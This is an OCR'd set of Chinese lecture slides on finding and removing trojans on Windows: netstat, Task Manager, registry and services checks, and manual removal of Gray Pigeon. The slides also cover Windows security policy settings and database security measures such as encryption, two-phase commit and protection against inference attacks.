
# 检测-中木马后的状况

- 没有打开浏览器，而浏览器突然自己打开，并且进入某个网站。
- 正在操作电脑，突然一个警告框或者是询问框弹出来，问一些你从来没有在电脑上接触过的间题。
- Windows系统配置老是自动莫名其妙地被更改。比如屏保显示的文字，时间和日期，声音大小，鼠标灵敏度，还有CD-ROM的自动运行配置。
- 硬盘老没缘由地读盘，软驱灯经常自己亮起，网络连接及鼠标屏幕出现异常现象。


# 检测-netstat


C:\WINDOWS\system32\cmd.exe
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1000 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:3015 0.0.0.0:0 LISTENING
TCP 0.0.0.0:52673 0.0.0.0:0 LISTENING
TCP 127.0.0.1:1026 0.0.0.0:0 LISTENING
TCP 192.168.14.112:139 0.0.0.0:0 LISTENING
TCP 192.168.14.112:1868 61.152.135.134:8000 ESTABLISHED
TCP 192.168.14.112:2074 207.46.107.81:1863 ESTABLISHED
TCP 192.168.14.112:4728 207.68.178.61:80 CLOSE_WAIT
TCP 192.168.17.1:139 0.0.0.0:0 LISTENING
TCP 192.168.47.1:139 0.0.0.0:0 LISTENING
UDP 0.0.0.0:445 *:*
UDP 0.0.0.0:500 *:*
UDP 0.0.0.0:1028 *:*
UDP 0.0.0.0:1030 *:*
UDP 0.0.0.0:1166 *:*
UDP 0.0.0.0:1249 *:*
UDP 0.0.0.0:1250 *:*
UDP 0.0.0.0:1251 *:*


# 检测-任务管理器


Windows 任务管理器
文件(F) 选项(O) 查看(V) 帮助(H)
应用程序 进程 性能 联网 用户
映像名称 用户名 会话 ID CPU 内存使用
dllhost.exe 0 00 11,688 K
iexplore.exe 0 00 19,616 K
iexplore.exe 0 00 13,348 K
vmware-authd.exe 0 00 4,216 K
inetinfo.exe 0 00 13,832 K
POWERPNT.EXE 0 00 8,576 K
conime.exe 0 00 3,464 K
msdtc.exe 0 00 5,108 K
Winamp.exe 0 00 5,384 K
msnmsgr.exe 0 00 14,328 K
iexplore.exe 0 00 44,156 K
stickies.exe 0 00 6,720 K
TIMPlatform.exe 0 00 2,272 K
wmiprvse.exe 0 00 6,528 K
BTSTAC~1.EXE 0 00 13,828 K
WINWORD.EXE 0 00 3,720 K
vmnetdhcp.exe 0 00 2,404 K
QQ.exe 0 00 14,112 K
cmd.exe 0 00 1,844 K
taskmgr.exe 0 01 3,056 K
alg.exe 0 00 3,100 K
RetinaEngine.exe 0 00 26,996 K
rtxc.exe 0 00 7,876 K
vmnat.exe 0 00 2,676 K
svchost.exe 0 00 2,808 K
显示所有用户的进程(S)
结束进程(E)
进程数: 49
CPU 使用: 0%
内存使用: 524M / 2473M


# 检测-注册表及服务


注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
DateTime
Dynamic Directory
Explorer
Extensions
Group Policy
H323TSP
Hints
IME
Installer
Internet Settings
IntlRun
IntlRun.OC
IPConfTSP
ModuleUsage
MS-DOS Emulation
Nls
OptimalLayout
policies
R2Setup
Reinstall
Reliability
Run
RunOnce
RunOnceEx
Setup
名称 类型 数据
(默认) REG_SZ (数值未设置)
AGRSMMSG REG_SZ AGRSMMSG.exe
ATIModeChange REG_SZ Ati2mdxx.exe
UserFaultCheck REG_EXPAND_SZ %systemroot%\sys
我的电脑\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
服务
文件(F) 操作(A) 查看(V) 帮助(H)
服务(本地)
服务(本地)
KAV Monitor Service
启动此服务
名称 描述 状态 启... 登录为
Application Ex... 在... 已启动 自动 本地系统
Ati HotKey Poller 已启动 自动 本地系统
AVP Control Ce... 自动 本地系统
Bluetooth Service 已启动 自动 本地系统
COM+ Event System 支... 已启动 自动 本地系统
Computer Browser 维... 已启动 自动 本地系统
Cryptographic ... 提... 已启动 自动 本地系统
DCOM Server Pr... 为 ... 已启动 自动 本地系统
DHCP Client 为... 已启动 自动 网络服务
Distributed Li... 启... 已启动 自动 本地系统
Distributed Tr... 协... 已启动 自动 网络服务
DNS Client 为... 已启动 自动 网络服务
eEye Retina En... Sca... 已启动 自动 本地系统
Error Reportin... 收... 已启动 自动 本地系统
Event Log 启... 已启动 自动 本地系统
Help and Support 启... 已启动 自动 本地系统
IIS Admin Service 允... 已启动 自动 本地系统
IPSEC Services 提... 已启动 自动 本地系统
KAV Monitor Se... 自动 本地系统
Logical Disk M... 监... 已启动 自动 本地系统
Plug and Play 使... 已启动 自动 本地系统
Print Spooler 管... 已启动 自动 本地系统
Protected Storage 保... 已启动 自动 本地系统
Remote Procedu... 作... 已启动 自动 网络服务
Secondary Logon 启... 已启动 自动 本地系统
Security Accou... 此... 已启动 自动 本地系统
扩展 标准

# 检测工具-Fport/sport



# 检测工具-Prcview



# 检测-技巧

1、注意路径问题

c:\windows\system32\iexplore.exe(trojan)

c:\Program Files\Internet Explorer\iexplore.exe(right)

2、注意类同程序

svchost.exe(right)

svch0st.exe(trojan)

3、善用系统搜索功能

发现木马程序后搜索与木马程序同一天创建的程序

# 防御

- 时刻注意安全漏洞和补丁发布
- 定期分析日志系统，发现潜在攻击
- 注意账号和口令的安全问题
- 注意观察系统异常
- 安装检测软件（AntiSpyware）。
- 使用安全防御软件（软件防火墙）。
- 管理员，是关键

# 防御-系统安全配置

- WINDOWS 系统安全配置
  - 安全安装
  - 安全审核
  - 访问控制
  - 账号安全策略
  - 管理员权限
  - 网络服务安全设置
  - 文件系统的安全
  - 安全日志
  - 其他安全设置

# 防御-系统安全配置

- **Windows的默认安装是不开安全审核。**
- **Windows2000下**
  - **本地安全策略->帐户策略->密码策略，打开相应的审核，推荐的审核是：**
    - **密码必须符合复杂性要求　　启用**
    - **密码长度最小值　　10**
    - **密码最长使用期限　　7**
    - **密码最短使用期限　　7**
    - **强制密码历史　　3**

# 防御-系统安全配置

- **Windows的默认安装是不开安全审核。**
- **Windows2000下**
  - **本地安全策略->帐户策略->帐户锁定策略，打开相应的审核，推荐的审核是：**
    - **复位帐户锁定计数器　10分钟**
    - **帐户锁定时间　10分钟**
    - **帐户锁定阈值　3次**

# 防御-系统安全配置

- **Windows的默认安装是不开安全审核。**
- **Windows2000下**
  - **本地安全策略->审核策略，打开相应的审核，推荐的审核是：**
    - **账户管理　　成功 失败**
    - **登录事件　　成功 失败**
    - **对象访问　　失败**
    - **策略更改　　成功 失败**
    - **特权使用　　失败**
    - **系统事件　　成功 失败**
    - **目录服务访问　失败**
    - **账户登录事件　成功 失败**

# 查杀演示-灰鸽子

手工查杀步骤：

1. 使用prcview工具查看可疑的进程。
2. 查看服务，查找可疑的服务。
3. 使用netstat、sport工具查看端口和程序的关联，寻找可疑的程序。
4. 查看注册表中的启动项。
5. 确认木马文件，在资源管理器中定位木马文件。
6. 使用prcview工具终止木马进程。
7. 删除木马文件，如果在Windows下删除不了，在DOS 环境下删除木马文件。
8. 删除注册表中的木马启动项。
9. 对系统进行安全加固。

# 8.5 数据库安全

- 数据库是从操作系统的文件系统基础上派生出来的用于大量数据的管理系统。数据库的全部数据都记录在存储媒体上，并由数据库管理系统(DBMS)统一管理。
- DBMS为用户及应用程序提供一种访问数据的方法，并且对数据库进行组织和管理，并对数据库进行维护和恢复。
- 数据库系统的安全策略，部分由操作系统来完成，部分由强化DBMS自身安全措施来完成。数据库系统存放的数据往往比计算机系统本身的价值大得多，必须加以特别保护。

- DBMS是一种应用程序，数据库是一种数据文件。
- 为防止数据库中数据受到物理破坏而不能恢复原来的系统,应当对数据库系统采取定期备份所有文件的方法来保护系统的完整性。
- DBMS是在操作系统的基础之上运行的应用程序,是为多个用户共享的应用软件。因此，不能允许它具有任何通向操作系统的可信途径。DBMS必须具有独立的用户身份鉴别机制,以便构成一种双重保护。
- 对使用数据库的时间甚至地点加以限制，甚至要求用户只能在指定时间指定终端上对数据库系统进行指定的操作。
- 有些数据库将原始数据以明文形式存储于数据库中，这是不够安全的。实际上，高明的入侵者可以从计算机系统的内存中导出所需的信息,或者采用某种方式打入系统,从系统的后备存储器上窃取数据或篡改数据。因此，必要时应该对存储数据进行加密保护。数据库的加密应该采用独特的加密方法和密钥管理方法，因为数据的生命周期一般较长,密钥的保存时间也相应较长。

- 数据库系统应该重点对付以下威胁：
- 篡改（伪造）。篡改就是修改数据,使其不真实。例如，删除定单、发货单、或收据等。这是一种潜在的威胁，因为在其造成影响之前，很难发现数据已被篡改。对付篡改的一种实用措施是限制对特定数据的访问。例如,若数据库表存放在一个Microsoft SQL服务器上,则必须限制ISQL/w程序的访问权,因为此程序能绕过限制直接接触数据。
- 损坏。数据的真正丢失是一个严重威胁。表格和整个数据库都可能被删除、移走或破坏,这样它们的内容就不可用了。数据被损坏的原因可能是恶意破坏、恶作剧或病毒等。
- 窃取。窃取数据的隐蔽性很强。甚至当数据丢失已经造成损害时，仍未被发现。通过对敏感数据的非法访问，可以将敏感数据拷贝到诸如软盘一样的可移动的介质上,或以打印报告的形式取走。

- 数据库安全的基本安全需求主要有：
- 数据库的物理完整性：确保数据不受停电这类问题的影响，且能够重建因灾难而破坏的数据库
- 数据库的逻辑完整性：保护数据库的结构，确保修改一个域的值不会影响其他的域。
- 元素的完整性：要能够保障元素中所包含的数据都是正确的
- 可审计性：可以跟踪谁访问或修改了数据库的元素，能够跟踪访问或修改了什么元素。
- 用户鉴别：鉴别用户身份
- 访问控制：用户只能访问被授权的数据
- 可用性：用户可以访问获得授权的数据

- 数据库系统需要采取一系列的安全措施：
- 措施之一：为了防止数据库中的数据受到物理破坏,应当对数据库系统采取定期备份系统中所有文件的方法来保护系统的完整性；
- 措施之二：为了在系统出错时可以重组数据库,数据库管理系统应当维护数据库系统的事务日志,以便用这种日志恢复系统故障时丢失的数据；

- 措施之三：如果在数据修改期间系统发生故障,数据库管理系统将会面临严重的问题。此时,一个记录甚至一个字段中,有的部分得到修改而其余部分维持原样。
- 数据库管理系统采用两阶段修改技术来保护数据的完整性。
- 第一阶段——准备阶段。完成修改所需的信息,进行修改前的准备工作。收集数据,建立记录,打开文件并且封锁其他用户,然后计算最后结果。但未对数据库作任何修改。把“提交”标志写入数据库。
- 意味着一旦数据库管理系统通过“提交”这个分界点后就不再返回, 系统将开始进行永久性的修改。
- 第二阶段——永久性修改阶段。凡属于提交前的任何动作都是不可重复的, 修改活动本身则可重复多次。因此,若系统发生故障,则数据库中可能包含非完整的数据,但可重复所有第二阶段的活动使数据恢复完成。
- 第二阶段完成后，数据库管理系统将把“事务完成”标志写入系统的日志，并清除数据库中的“提交”标志。

- 措施之四：为了保证数据库元素的完整性，数据库管理系统应当在数据输入时帮助用户发现错误和修改错误。
- 首先,数据库管理系统利用字段检查,测试某一位置的值是否正确;
- 其次,数据库管理系统利用访问控制的机制来维护数据的完整性,以防止非授权用户对主体数据的访问;
- 第三种办法是数据库管理系统维持一个数据库的修改日志。借助于修改日志,数据库管理员可以在出错时"废除"任何修改而恢复数据的原值。

- 措施之五：为加强数据库系统的安全性和保密性，对使用数据库的时间甚至地点加以限制。
- 在指定时间、指定终端上登录上机的用户进行身份标识(ID)和口令的鉴别。
- 措施之六：数据库管理系统应采取适当的访问控制机制。既可以是任意访问控制，又可以是强制访问控制。
- 在数据库管理系统的安全控制上引入级和范围的概念,每个主体制订一个范围许可级别,每个客体有相应的保密级别。
- 范围许可级别和保密级别一般有四类:公开、秘密、机密和绝密。在服从强制控制的前提下,还可以结合任意控制访问机制,形成一种比较安全又比较灵活的多级安全模型。

- 措施之七：采用多层数据库系统，把操作系统的多级安全模型引入安全数据库系统设计之中。
- 数据库被划分为不同的子库(分区),每个子库都拥有各自的安全层次。
- 破坏了数据库的基本优点,增加了设计的冗余,而且在对某个字段进行修改时,可能要同时查询并修改其它分区中的相同字段,以维持设计的一致性。
- 多层数据库对访问控制的另一种方法是利用视图这个抽象概念。视图是数据库的一个子集,仅含用户有权访问的信息。这样单个用户的所有查询仅在自己的数据库子集上进行。
- 子集视图保证用户不会访问允许范围外的其它设计。除了元素之外.
- 多层数据库的第一层完成访问控制,并进行数据库系统需要的用户身份鉴别,还应当完成数据传输给高层时的筛选工作。第二层完成基本的数据库索引及其计算功能。第三层把用户的视图转化为数据库的基本关系。

- 对数据库中的原始数据进行加密处理也是数据库安全与保密的另一项重要措施。对数据库的加密要求可归纳为:
- (1)与通信加密相比,其信息保存时间长,不可能采取一次一密的方法进行加密,而要选用其他加密的方式,使其达到实际不可破译的程度。
- (2)实际加密后,存储空间不应明显增大。
- (3)加密和解密速度要快,尤其是解密速度要快,使用户感觉不到解密和解密带来系统性能的变化。

- (4)加密系统要有尽可能灵活的授权机制。数据库系统在多用户环境中使用时,每个用户只使用其中小部分数据。因此,数据库系统应有很强的访问控制机制,并辅以很灵活的授权机制,这样既能增加系统的安全又能方便用户的使用。
- (5)加密系统应提供一套安全的,灵活的密钥管理机制。
- (6)对数据库的加密不应影响系统的原有功能,而应保持对数据库的操作(如查询,检索,修改,更新)的灵活性和简便性。
- (7)加密后的数据库仍能允许用户对之进行访问。
- 数据库系统的加密一般采用三种方式:库外加密、库内加密和硬件加密:

- 库外加密。数据库管理系统与操作系统的接口方式一般有三种:利用操作系统的文件系统功能、利用操作系统的I/O模块、利用操作系统的存储管理模块。
- 数据在库外进行加密,然后通过上述三种接口方式中的某种方式纳入数据库。
- 在库内存放的信息是密文。
- 采用库外加密,密钥管理较为简单,只需借用文件加密的密钥管理方法。
- 库内加密。数据库系统,用存储模式、概念模式、子模式三层结构模型来描述。物理数据是系统中存放于存储介质上的数据库,而数据库管理系统中的存储模式描述了数据的物理结构；概念模式描述了数据的全局逻辑结构；子模式描述了相应用户的数据视图,它定义了相应的内部数据模型。
- 在概念模式和存储模式之间,增加一个数据加密模式,就可以在描述数据存储的物理结构之前,对待存储的数据进行加密处理；或者在使用物理存放的数据之前,对之进行解密处理。

- 硬件加密。在物理存储器(一般指磁盘)与数据库系统之间加装一硬件装置,对存入盘中的数据进行加/解密。当然,对进入盘中的控制信息不予加密。
- 在数据库中对数据的加密类似于常用的加密算法（比如DES、RSA等）。
- 在数据库中,采用密码链接方式,邻接的两个相同明文在加密过程中会产生两个不同的密文块,从而有效地减少了密文中重复模式的出现,增加了入侵者的攻击难度。

- 新的加密方法：
- 子密钥数据库加密技术：按记录对数据进行加密,按数据项(对关系数据库而言)进行解密。需要某记录的某数据项时,就用该数据项的子密钥解密。这样可以保障对数据项的访问遵从最小授权准则,而不会泄漏与授权无关的信息。利用读/写子密钥还可以较为方便地对数据库的记录中制订的数据项进行修改和更新,而不需把整个记录全部解密,修改后再重新加密。

- 秘密同态技术：这是一种不对已加密的数据库解密,而直接在已加密的数据库上进行操作的技术。它避免了大量烦琐的加密/解密操作,提高了数据库的运行效率。但是,构造数据库的秘密同态是十分困难的。这种技术有无生命力还有待证实。

- 数据库的密钥是多级密钥形式：数据库密钥、记录级(或域级)密钥、数据项密钥。
- 在数据库中,密钥的种类和数量较多。因此,在生成密钥时应满足以下要求:
- 产生重复密钥的概率要低。这样才能抗击密钥穷举搜索攻击和已知明文攻击。
- 从一个数据项的密钥推导出另一个数据项的密钥在计算上是不可行的。这样，即使破译了某些数据项的密钥也不会威胁到其他数据项的安全。
- 从已知部分明文或明文值的统计分布,在计算上不可能从密文中破译明文。

- 数据库的安全与保密还应当考虑到对推理攻击的防范。
- 推理攻击是指从非敏感的数据推理得出敏感数据的攻击方式。
- 信息c1,c2,c3,c4,c5是规定不能查询的，即直接查询上述信息将被拒绝，但作为某些信息，如总产值等统计信息是可以公开或查询的，如果查询的信息是，q1,q2,q3,q4,q5,其中
- q1=c1+c2+c3+c4+c5,
- q2=c1+c2+c4,
- q3=c3+c4,
- q4=c4+c5,
- q5=c2+c5
- 则显然可以求得所有信息。因此任何防止信息由于推理而被获知，也必须注意。

- 查询控制和数据库数据项查询进行控制。
- 很难确定一个查询是否会泄露敏感数据，因此只能根据已有初步分析的推断来禁止某些查询。
- 数据项控制有禁止查询和隐藏2种。禁止查询就是不提供敏感数据，对所有与敏感数据有关的查询全部拒绝。隐藏方式就是提供的结果接近但不是精确的实际数据值。
- 第一种方案拒绝了许多响应，但所提供的结果是正确的。而第2种方式可以响应许多查询，但数据精确度降低。

- 1.蠕虫病毒是如何传播的？工作原理
- 2.木马的工作原理
- 3.程序安全存在哪些问题，有哪些程序漏洞？
- 4.缓冲区溢出问题，可怎样利用